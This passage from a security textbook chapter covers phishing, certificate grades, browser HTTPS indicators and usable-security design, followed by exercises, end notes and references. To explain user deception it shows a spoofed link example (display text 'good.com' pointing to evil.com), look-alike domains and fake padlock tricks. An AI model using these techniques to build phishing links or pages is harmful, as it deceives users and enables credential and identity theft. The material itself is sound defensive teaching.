PHISHING ENABLERS. Many factors enable phishing. User mental models are governed by information received through the user interface (UI), and visual deception is easy. Information displayed on a screen can be entirely different from underlying technical details—e.g., the HTML `<a href="http://www.evil.com">good.com</a>`" will display `good.com` while `http://www.evil.com` is the actual hyperlink. In many browsers, a long URL will have only its leftmost portion displayed in the visible part of the URL bar, facilitating deceptive URLs. The trivial duplication of digital information makes it easy to manipulate perception of which site is being visited—a fake site can simply copy details from a legitimate site (e.g., page layout and content, images and logos) by visiting it to retrieve the information, and may even link back to the legitimate site for live resources. General users cannot reliably be expected to understand the difference between an intended, legitimate URL such as `www.paypal.com`, and a fraudulent look-alike such as `paypal-security.com` (or `paypaI.com` with the capital "I" indistinguishable from a lowercase "L" in a sans-serif font). To begin with, many users lack the patience to vigilantly examine the domain string displayed in a browser URL bar. Similarly, most users do not understand how domains are related to subdomains, and are thus easily misled by subdomain strings that appear to denote the domains they wish to visit, e.g., `pay.pal.com`. Typical users also do not understand the difference between the browser *chrome* (the border portion, under browser control), and the inner portion whose content is entirely controlled by a visited site—thus a lock icon or other cue presented within the inner portion cannot be relied on as a security cue. In summary, attackers exploit: visual deception, lack of user technical background, and limited attention for security subtasks.

PHISHING AND CERTIFICATE GRADES. Most users have no understanding of certificates, let alone DV, OV and EV grades (Chapter 8). DV certificate issuance is entirely automated (server-side) and free from some providers,[6] but this also makes acquisition easy for phishing and other malicious sites, so use of HTTPS does not signal a legitimate site. Browsers present few clues distinguishing OV certificates from DV certificates, e.g., extra information on the organization associated with a certificate `Subject`. EV certificates, more sparsely used, undergo greater scrutiny before issuance, but provide little benefit to end-users, due to the inability of browsers to convey to users differences from

[6] For example, using `https://letsencrypt.org` and the ACME protocol [3].

DV certificates. Below, user confusion about what HTTPS delivers is discussed further.

PHISHING: DEFENSES. A primary defense against phishing is to remove the sources of links to phishing sites, e.g., by *spam filtering* of phishing emails by service providers; large email providers have become proficient at this. A second is *domain blacklisting* of phishing sites by browsers (and also email clients), such that users are warned, or prevented from following, links to blacklisted sites. This is done by use of shared lists of malicious web sites, based on information gathered by reported abuses and/or regular web-crawling searches that analyze characteristics of servers, to detect and classify domains as phishing (or otherwise malicious) sites.[7] These techniques have substantially reduced phishing threats, but still do not provide full and immediate protection; for example, *transient phishing sites* that exist for just a few hours or a day, remain problematic. User education is also useful, to a degree—e.g., teaching users not to click on arbitrary links in email messages, and not to provide sensitive information on requests to "confirm" or "verify" their account. However, a variety of techniques, including social engineering (Chapter 7), continue to draw a subset of users to phishing sites, and once users are on a fake site, the situation is less promising; studies have shown that even security experts have great difficulty distinguishing legitimate sites from fraudulent clones thereof.

IDENTITY THEFT. We define *identity theft* as taking over the real-world identity of a targeted victim, e.g., acquiring new credentials such as credit cards in their name, with legal responsibility falling to the victim. (This is far more serious than the simpler theft of credit card information, which may be resolved, on detection, by canceling and re-issuing the card.) Phishing attacks directly enable identity theft (as do other activities such as compromises of server databases that contain personal information).


SECURITY INDICATORS. Browsers have used a variety of HTTPS-related *security indicators* as visual cues, often located left of the URL bar (location bar, web address). The most commonly used indicators have been (cf. Fig. 9.8 and Chapter 8 screen captures):

1. a closed padlock icon (this has moved from the bottom chrome to the top); and
2. an `https` prefix (assumed to be a useful signal to users with technical background).

Exploiting users' confusion, attacks have shown similar or larger padlocks in the displayed page, or as a site *favicon* (displayed by some browsers left of the URL bar in the chrome itself, where users mistake it for a true lock icon). EV certificate use is currently conveyed by displaying an "Organization" name (e.g., "Paypal Inc") near the padlock, distinct from a domain (`paypal.com`); a green padlock and "Organization" name; and/or a green URL bar background. Some browsers denote lack of HTTPS, or an unrecognized site certificate, with a red warning prefix such as "`Not secure`", "~~`https`~~", or a red crossed-out padlock. These indicators are distinct from dialogs warning about untrusted server certificates, or showing contents of (chains of) certificates, historically available by clicking the lock icon. Frequent design changes to such indicators themselves adds to user confusion.

HTTPS ENCRYPTION VS. IDENTIFICATION, SAFETY. The primary indicators (lock, https prefix) focus on *channel security* (encryption). The above prefix warnings

[7] The Google Safe Browsing service provides a blacklist used by Chrome, Safari and Firefox browsers.



a) ⓘ Not Secure | www.example.com

b) 🔒 https://www.stanford.edu

c) 🔒 DigiCert, Inc. [US] | https://www.digicert.com

Figure 9.8: Browser security indicators (from URL bar, Google Chrome 73.0.3683.86). a) HTTP only. b) HTTPS. c) HTTPS with EV (Extended Validation) certificate.

beg the question: What does "Not secure" mean, in the context of HTTPS? This term has been used to convey that HTTPS encryption is not in use, while a "`Dangerous`" prefix denotes a phishing or malware site as flagged by Google's Safe Browsing project (above). Note that connecting with HTTPS encryption to a dangerous site (whether so flagged or not) does not make it "safe". Focus on encryption overlooks a critical part of HTTPS functionality: the role of web site identity and certificate authentication in overall "security". By the browser trust model (Chapter 8), browsers "verify" server certificates, meaning they can "mechanically validate" a certificate (or chain) as having been signed, e.g., in the case of DV certificates, by a recognized authority that will automatically issue free certificates to any entity that can show control of a domain (and the private key corresponding to the public key presented for certification). This leaves an important question unanswered: how to confirm that a site is the one that a user intended to visit, or believes they are visiting (a browser cannot know this). For signaling malicious sites, we rely on Safe Browsing as just mentioned, and users are also cautioned not to visit arbitrary sites. Aside: with smartphones, downloading a (legitimate) site-specific application hard-coded to interact with one specific site, thereafter resolves the issue "Is this the intended site?"

SUMMARY AND EV CHALLENGES. Among other security-related services, browsers offer: HTTPS encryption, recognition of mechanically valid server certificates, and bad-site warnings. Stronger identification assurances are promised by Extended Validation (EV) certificates, but the benefit delivered to users (e.g., by a displayed "Organization" name) remains questionable, due to user understanding and UI challenges (below). EV certificates offer no advantages over DV certificates in terms of encryption strength.

POSITIVE VS. NEGATIVE INDICATORS. A movement led by Google (2018-2019) aims to remove positive security indicators on use of HTTPS (e.g., "`Secure`"), switching to negative indicators on non-use ("`Not secure`", Fig. 9.8a).[8] This normalizes HTTPS as a default expectation, towards deprecating HTTP. Consistent with this, user-entry of data into a non-HTTPS page may trigger a negative indicator, e.g., a prefix change to "`Not secure`" in red (vs. grey), perhaps prefixed by "`!`" in a red flashing triangle. No accompanying improvements on site identification (above) appear imminent, leaving open the question of how to better signal to users differing degrees of assurance from certificate classes ranging from EV, OV and DV to no certificate at all.

USABLE SECURITY. Phishing and HTTPS security indicators above illustrate challenges in *usable security*, a subarea that explores the design of secure systems supporting both usability and security, rather than trading one off against the other. Primary chal-

[8] As per Fig. 9.8, the padlock icon remains. A full transition would remove the lock icon and scheme prefix, a non-EV HTTPS connection address bar then showing: domain (no lock or `https:`). Though a jarring change, this would avoid users misinterpreting a padlock or "Secure" label to mean absence of malware.

1. User buy-in	Provide security designs and user interfaces suitably agreeable to use, rather than bypass. Note P11 (USER-BUY-IN).
2. Required actions	Reliably inform users of security tasks requiring their action.
3. Signal status	Provide users enough feedback to be aware of a system's current status, especially whether security features are enabled.
4. Signal completion	Reliably signal users when a security task is complete.
5. User ability	Design tasks that target users are routinely able to execute correctly.
6. Beware "D" errors	Design to avoid "Dangerous" errors. Note P10 (LEAST-SURPRISE).
7. Safe choices easy	Design systems with "paths of least resistance" yielding secure user choices. Note P2 (SAFE-DEFAULTS).
8. Informed decisions	Never burden users with security decisions under insufficient information; make decisions for users where possible.
9. Selectively educate	Educate users, e.g., to mitigate social engineering, but note that improving designs is highly preferred over relying on more education.
10. Mental models	Support mental models that result in safe decisions.

Table 9.3: Selected guidelines and design principles specific to usable security. Items not specific to security are omitted, e.g., "Make information dialogs clear, short, jargon-free".

lenges in usable security include (cf. Table 9.3):

i. designing systems that are hard to use incorrectly and that help avoid *dangerous errors* (those that cannot be reversed, e.g., publishing a secret; a related metaphor is "closing the barn door after the horse is already out"). Related are principle P10 (LEAST-SURPRISE), and supporting *mental models* aligned with system designs to reduce user errors and promote safe choices. This often involves design of not only in-context user interface (UI) cues, but broader underlying system design aspects.

ii. building security mechanisms that users willingly comply with and find acceptable, rather than trying to bypass. Such *psychological acceptability* is important given the *unmotivated user* problem, i.e., that security is typically a task secondary to the user's primary goal. This is captured by principle P11 (USER-BUY-IN).

iii. providing security education and information in context, at a useful time and without disrupting the user's *primary task*. Training is particularly important to reduce susceptibility to *social engineering* (Chapter 7), lest users be exploited by non-technical means. Security features in software must be usable not only by security experts, but by the non-experts forming the primary user base of many applications.

iv. reliably conveying security indicators, given that attackers may convey false information over the same interfaces. The *trusted path* problem is the lack of a trustworthy channel for conveying information to, and receiving input from users. This is exacerbated by the online world lacking the broad spectrum of rich contextual signals (visual and otherwise) relied on in the physical world as cues to dangerous situations.

‡**Exercise** (PAKE browser integration). Two alternatives for integrating PAKE protocols (such as SRP and J-PAKE, Chapter 4) with TLS and HTTPS are illustrated by TLS-SRP and HTTPS-PAKE. TLS-SRP modifies TLS to involve SRP in TLS key negotiation. An output key from the SRP protocol is used in TLS key establishment; the

TLS key is used for channel security as usual. In HTTPS-PAKE, a TLS channel is first established as usual. At the application level over TLS, a modified PAKE protocol is then run, which "binds to" the TLS key in a manner to preclude TLS middle-person attacks; the resulting PAKE key is not used for channel security, but allows mutual authentication. For each approach, discuss the pros, cons, and technical, interoperability, usable security, and branding barriers to integration for web authentication. (Hint: [42, 22].)

‡**Exercise** (User understanding of certificates). Clicking the padlock icon in a browser URL bar has historically brought up a dialog allowing users to examine contents of fields in the certificate (and a corresponding certificate chain) of the server being visited. Discuss the utility of this in helping users take security decisions, and how realistic it is for regular users to derive reliable security information in this way.

9.9 ‡End notes and further reading

For HTTP/1.1 see RFC 2616 [23]. For the original idea of (www) HTTP *proxies*, see Luotonen [41]. Rescorla [52] overviews HTTP proxies including the CONNECT method (RFC 2817), and is the definitive guide on TLS, its deprecated [4] predecessor SSL, and HTTPS on a separate port [51] from HTTP. This separate-ports strategy is well entrenched for HTTPS, but RFC 2817 [38] (cf. [51, p. 328]) details a same-ports alternative to upgrade HTTP to use TLS while retaining an existing TCP connection. Rescorla [52, p. 316] explains abuse of HTTP proxies to support middle-person CONNECT requests; see Chen [14] for related XSS/SOP exploits with untrusted proxies (cf. [17, 20], Sect. 9.2 exercise). Use of request methods beyond GET, POST and CONNECT has risen sharply since 2011 [63], with use of Representational State Transfer (REST) for interoperability in web services.

TLS 1.3 [53] allows encryption via AES in AEAD/authenticated encryption modes (Chapter 2) AES-GCM and AES-CCM [45], and the ChaCha20 stream cipher paired with Poly1305 MAC, but the core suites exclude algorithms considered obsolete or no longer safe including MD5, SHA-1, DSA, static RSA (key transport) and static DH (retained asymmetric key exchange options are thus forward secret), RC4, triple-DES, and all non-AEAD ciphers including AES-CBC. RSA signatures (for handshake messages, and server certificates) remain eligible. TLS 1.3's key derivation function is the HMAC-based HKDF (RFC 5869), instantiated by SHA256 or SHA384.

For HTTP *cookies*, see RFC 6265 [5]. For the document object model, see https://www.w3.org/DOM/. For JavaScript, DOM and an introduction to SOP, see Flanagan [24]; for deep insights on these, HTML *parsing* and web security, see Zalewski [63]. For the DOM SOP see also RFC 6454 [6] and Schwenk [54]. See Barth [8] for SOP-related issues in web *mashups* (pages using frames to combine content from multiple domains) and secure cross-frame communications (cf. postMessage() [63], an HTML5 extension enabling cross-origin communications). Zheng [64] explores cookie injection attacks related to HTTP cookie origins. Chou [16] explains details of a JavaScript keylogger. For *browser threat models* and design issues, see Reis [50] and also Wang [57] for cross-site access control policies, plugins, mixed (HTTP/HTTPS) content, and (DOM and cookie) same-origin policies. OWASP (`https://www.owasp.org`) is a general resource on *web application security*; its Top 10 Project offers ranked lists of web application security issues.

For research on CSRF, see (chronologically) Jovanovic [36], Barth [7], and Mao [43]. On XSS, see the original (Feb 2000) CERT advisory [13]; an early (circa 2007) survey by Garcia-Alfaro [27]; and among many defense proposals, Noxes [39] based on client-side protection, in contrast to BLUEPRINT [40] requiring no changes to browsers, but integration with web applications. See Kern [37] for a later inside view on how Google addresses XSS, and Weinberger [59] for a related study of *web templating frameworks* and background on the challenges of *input sanitization* (e.g., including separate parsers for HTML, JavaScript, URIs, and Cascading Style Sheets; cf. [63, Chapter 6]). Section 9.6 gives references for XSS protection based on *Content Security Policy*. Regarding XML-HttpRequest (e.g., used in Ajax), see `http://www.w3.org/TR/XMLHttpRequest/`. For *Ajax* security, see Hoffman [32]. JSON (JavaScript Object Notation) [11] is commonly used in place of XML in Ajax; JSONP and CORS loosen cross-domain restrictions.

SQL *injection* was noted in a Dec 1998 Phrack article [49]; Anley's tutorial [2] includes the "drop table" example (also popularized by xkcd: `https://xkcd.com/327/`). For a classification of SQL injection attacks, and a survey of mitigations, see Halfond [30]; see Su [56] for insightful analysis, a formal definition of *command injection* in the web application context, and a mitigation relevant to SQL injection, XSS, and shell command injection. The SQLrand [10] mitigation appends random integers to SQL query keywords, and a new pre-database proxy removes these. For other mitigation references, see Section 9.7 exercises.

For usability and security, Garfinkel [28] provides a definitive survey, while Whitten [61] provides an insightful early treatment including *mental models* (see also Wash [58]), and particular focus on a secure email client (PGP 5.0), and Chiasson [15] puts particular focus on password managers; Table 9.3 is based on all three. See Herley [31] for a view of why users (rationally) reject security advice. See Dhamija [18] for why phishing works; Jakobsson [35] provides a collection of related articles. On *security indicators*, see Porter Felt [48] on Google Chrome HTTPS indicators, Amrutkar [1] for mobile browsers, and Biddle [9] on distinguishing HTTPS encryption from site identity confidence. For an introduction to *trusted path* problems, see Ye [62] and Zhou [65].

References

[1] C. Amrutkar, P. Traynor, and P. C. van Oorschot. An empirical evaluation of security indicators in mobile web browsers. *IEEE Trans. Mob. Comput.*, 14(5):889–903, 2015.

[2] C. Anley. Advanced SQL Injection In SQL Server Applications (white paper), 2002. Follow-up appendix: “(more) Advanced SQL Injection”, 18 Jun 2002, available online.

[3] R. Barnes, J. Hoffman-Andrews, D. McCarney, and J. Kasten. RFC 8555: Automatic Certificate Management Environment (ACME), Mar. 2019. Proposed Standard.

[4] R. Barnes, M. Thomson, A. Pironti, and A. Langley. RFC 7568: Deprecating Secure Sockets Layer Version 3.0, June 2015. Proposed Standard.

[5] A. Barth. RFC 6265: HTTP State Management Mechanism, Apr. 2011. Proposed Standard; obsoletes RFC 2965.

[6] A. Barth. RFC 6454: The Web Origin Concept, Dec. 2011. Standards Track.

[7] A. Barth, C. Jackson, and J. C. Mitchell. Robust defenses for cross-site request forgery. In *ACM Comp. & Comm. Security (CCS)*, pages 75–88, 2008.

[8] A. Barth, C. Jackson, and J. C. Mitchell. Securing frame communication in browsers. *Comm. ACM*, 52(6):83–91, 2009.

[9] R. Biddle, P. C. van Oorschot, A. S. Patrick, J. Sobey, and T. Whalen. Browser interfaces and extended validation SSL certificates: An empirical study. In *ACM CCS Cloud Computing Security Workshop (CCSW)*, pages 19–30, 2009.

[10] S. W. Boyd and A. D. Keromytis. SQLrand: Preventing SQL injection attacks. In *Applied Cryptography and Network Security (ACNS)*, pages 292–302, 2004.

[11] T. Bray. RFC 8259: The JavaScript Object Notation (JSON) Data Interchange Format, Dec. 2017. Internet Standard, obsoletes RFC 7159, which obsoleted RFC 4627.

[12] G. Buehrer, B. W. Weide, and P. A. G. Sivilotti. Using parse tree validation to prevent SQL injection attacks. In *Workshop on Software Eng. and Middleware (SEM)*, pages 106–113, 2005.

[13] CERT. CA-2000-02: Malicious HTML tags embedded in client web requests. Advisory, 2 Feb 2000, `https://resources.sei.cmu.edu/asset_files/whitepaper/2000_019_001_496188.pdf`.

[14] S. Chen, Z. Mao, Y. Wang, and M. Zhang. Pretty-bad-proxy: An overlooked adversary in browsers’ HTTPS deployments. In *IEEE Symp. Security and Privacy*, pages 347–359, 2009.

[15] S. Chiasson, P. C. van Oorschot, and R. Biddle. A usability study and critique of two password managers. In *USENIX Security*, 2006.

[16] N. Chou, R. Ledesma, Y. Teraguchi, and J. C. Mitchell. Client-side defense against web-based identity theft. In *Netw. Dist. Sys. Security (NDSS)*, 2004.

[17] X. de Carné de Carnavalet and M. Mannan. Killed by proxy: Analyzing client-end TLS interception software. In *Netw. Dist. Sys. Security (NDSS)*, 2016.

[18] R. Dhamija, J. D. Tygar, and M. A. Hearst. Why phishing works. In *ACM Conf. on Human Factors in Computing Systems (CHI)*, pages 581–590, 2006.

[19] Z. Durumeric, D. Adrian, A. Mirian, J. Kasten, E. Bursztein, N. Lidzborski, K. Thomas, V. Eranti, M. Bailey, and J. A. Halderman. Neither snow nor rain nor MITM...: An empirical analysis of email delivery security. In *Internet Measurements Conf. (IMC)*, pages 27–39, 2015.

[20] Z. Durumeric, Z. Ma, D. Springall, R. Barnes, N. Sullivan, E. Bursztein, M. Bailey, J. A. Halderman, and V. Paxson. The security impact of HTTPS interception. In *Netw. Dist. Sys. Security (NDSS)*, 2017.

[21] S. Englehardt, J. Han, and A. Narayanan. I never signed up for this! Privacy implications of email tracking. *Proc. Privacy Enhancing Technologies*, 2018(1):109–126, 2018.

[22] J. Engler, C. Karlof, E. Shi, and D. Song. Is it too late for PAKE? In *Web 2.0 Security & Privacy (W2SP)*, 2009. Longer draft: "PAKE-Based Web Authentication: the Good, the Bad, and the Hurdles".

[23] R. Fielding, J. Gettys, J. Mogul, H. Frystyk, L. Masinter, P. Leach, and T. Berners-Lee. RFC 2616: Hypertext Transfer Protocol—HTTP/1.1, June 1999. Draft Standard; obsoleted by RFCs 7230–7235 (2014), obsoletes RFC 2068.

[24] D. Flanagan. *JavaScript: The Definitive Guide (5th edition)*. O'Reilly, 2006.

[25] I. D. Foster, J. Larson, M. Masich, A. C. Snoeren, S. Savage, and K. Levchenko. Security by any other name: On the effectiveness of provider based email security. In *ACM Comp. & Comm. Security (CCS)*, pages 450–464, 2015.

[26] K. Fu, E. Sit, K. Smith, and N. Feamster. The dos and don'ts of client authentication on the web. In *USENIX Security*, 2001.

[27] J. García-Alfaro and G. Navarro-Arribas. Prevention of cross-site scripting attacks on current web applications. In *OTM Conferences, Proc. Part II*, pages 1770–1784, 2007. Springer LNCS 4804.

[28] S. L. Garfinkel and H. R. Lipford. *Usable Security: History, Themes, and Challenges*. Synthesis Lectures on Information Security, Privacy, and Trust. Morgan & Claypool, 2014.

[29] W. G. Halfond and A. Orso. AMNESIA: Analysis and Monitoring for NEutralizing SQL-Injection Attacks. In *IEEE/ACM Int'l Conf. Automated Software Engineering (ASE)*, pages 174–183, 2005.

[30] W. G. Halfond, J. Viegas, and A. Orso. A Classification of SQL injection attacks and countermeasures. In *Proc. Int'l Symp. Secure Software Engineering*, Mar. 2006. See also slide deck (online).

[31] C. Herley. So long, and no thanks for the externalities: The rational rejection of security advice by users. In *New Security Paradigms Workshop*, pages 133–144. ACM, 2009.

[32] B. Hoffman and B. Sullivan. *Ajax Security*. Addison-Wesley, 2007.

[33] R. Holz, J. Amann, O. Mehani, M. A. Kâafar, and M. Wachs. TLS in the wild: An internet-wide analysis of TLS-based protocols for electronic communication. In *Netw. Dist. Sys. Security (NDSS)*, 2016.

[34] Y. Huang, F. Yu, C. Hang, C. Tsai, D. Lee, and S. Kuo. Securing web application code by static analysis and runtime protection. In *WWW—Int'l Conf. on World Wide Web*, pages 40–52, 2004.

[35] M. Jakobsson and S. Myers, editors. *Phishing and Countermeasures: Understanding the Increasing Problem of Electronic Identity Theft*. John Wiley, 2006.

[36] N. Jovanovic, E. Kirda, and C. Kruegel. Preventing cross site request forgery attacks. In *International Conf. on Security and Privacy in Commun. (SecureComm 2006)*, pages 1–10, 2006.

[37] C. Kern. Securing the tangled web. *Comm. ACM*, 57(9):38–47, 2014.

[38] R. Khare and S. Lawrence. RFC 2817: Upgrading to TLS Within HTTP/1.1, May 2000. Proposed Standard.

[39] E. Kirda, N. Jovanovic, C. Kruegel, and G. Vigna. Client-side cross-site scripting protection. *Computers & Security*, 28(7):592–604, 2009. Earlier version in ACM SAC'06, "Noxes: A Client-Side Solution for Mitigating Cross-Site Scripting Attacks".

[40] M. T. Louw and V. N. Venkatakrishnan. BLUEPRINT: Robust prevention of cross-site scripting attacks for existing browsers. In *IEEE Symp. Security and Privacy*, pages 331–346, 2009.

[41] A. Luotonen and K. Altis. World-wide web proxies. *Computer Networks and ISDN Systems*, 27(2):147–154, Nov. 1994. Special issue on the First WWW Conference.

[42] M. Manulis, D. Stebila, and N. Denham. Secure modular password authentication for the web using channel bindings. In *Security Standardisation Research (SSR)*, pages 167–189, 2014. Also: IJIS 2016.

[43] Z. Mao, N. Li, and I. Molloy. Defeating cross-site request forgery attacks with browser-enforced authenticity protection. In *Financial Crypto (FC)*, pages 235–255, 2009. Springer LNCS 5628.

[44] G. McGraw and E. W. Felten. *Java Security: Hostile Applets, Holes, and Antidotes*. John Wiley. Dec 31, 1996. The second edition (Feb 1999) is titled: *Securing Java*.

[45] D. McGrew and D. Bailey. RFC 6655: AES-CCM Cipher Suites for Transport Layer Security (TLS), July 2012. Proposed Standard.

[46] T. Oda, G. Wurster, P. C. van Oorschot, and A. Somayaji. SOMA (same-origin mutual approval): Mutual approval for included content in web pages. In *ACM Comp. & Comm. Security (CCS)*, pages 89–98, 2008.

[47] K. G. Paterson and T. van der Merwe. Reactive and proactive standardisation of TLS. In *Security Standardisation Research (SSR)*, pages 160–186, 2016. Springer LNCS 10074.

[48] A. Porter Felt, R. W. Reeder, A. Ainslie, H. Harris, M. Walker, C. Thompson, M. E. Acer, E. Morant, and S. Consolvo. Rethinking connection security indicators. In *ACM Symp. Usable Privacy & Security (SOUPS)*, pages 1–14, 2016.

[49] rain.forest.puppy (Jeff Forristal). NT web technology vulnerabilities. In *Phrack Magazine*. 25 Dec 1998, vol.8 no.54, article 08 of 12 (second half of article discusses SQL injection).

[50] C. Reis, A. Barth, and C. Pizano. Browser security: Lessons from Google Chrome. *Comm. ACM*, 52(8):45–49, Aug. 2009. Also: Stanford Technical Report (2009), "The Security Architecture of the Chromium Browser" by A. Barth, C. Jackson, C. Reis.

[51] E. Rescorla. RFC 2818: HTTP Over TLS, May 2000. Informational.

[52] E. Rescorla. *SSL and TLS: Designing and Building Secure Systems*. Addison-Wesley, 2001.

[53] E. Rescorla. RFC 8446: The Transport Layer Security (TLS) Protocol Version 1.3, Aug. 2018. IETF Proposed Standard; obsoletes RFC 5077, 5246 (TLS 1.2), 6961.

[54] J. Schwenk, M. Niemietz, and C. Mainka. Same-origin policy: Evaluation in modern browsers. In *USENIX Security*, pages 713–727, 2017.

[55] S. Stamm, B. Sterne, and G. Markham. Reining in the web with Content Security Policy. In *WWW—Int'l Conf. on World Wide Web*, 2010.

[56] Z. Su and G. Wassermann. The essence of command injection attacks in web applications. In *ACM Symp. Prin. of Prog. Lang. (POPL)*, pages 372–382, 2006.

[57] H. J. Wang, C. Grier, A. Moshchuk, S. T. King, P. Choudhury, and H. Venter. The multi-principal OS construction of the Gazelle web browser. In *USENIX Security*, 2009.

[58] R. Wash. Folk models of home computer security. In *ACM Symp. Usable Privacy & Security (SOUPS)*, 2010. See also NSPW 2011, "Influencing mental models of security".

[59] J. Weinberger, P. Saxena, D. Akhawe, M. Finifter, E. C. R. Shin, and D. Song. A systematic analysis of XSS sanitization in web application frameworks. In *Eur. Symp. Res. in Comp. Security (ESORICS)*, pages 150–171, 2011.

[60] M. West, A. Barth, and D. Veditz. Content Security Policy Level 2. W3C Recommendation, 15 December 2016.

[61] A. Whitten and J. D. Tygar. Why Johnny can't encrypt: A usability evaluation of PGP 5.0. In *USENIX Security*, 1999.

[62] Z. E. Ye and S. W. Smith. Trusted paths for browsers. In *USENIX Security*, 2002. Journal version: ACM TISSEC (2005).

[63] M. Zalewski. *The Tangled Web: A Guide to Securing Modern Web Applications*. No Starch Press, 2011.

[64] X. Zheng, J. Jiang, J. Liang, H. Duan, S. Chen, T. Wan, and N. Weaver. Cookies lack integrity: Real-world implications. In *USENIX Security*, pages 707–721, 2015.

[65] Z. Zhou, V. D. Gligor, J. Newsome, and J. M. McCune. Building verifiable trusted path on commodity x86 computers. In *IEEE Symp. Security and Privacy*, 2012.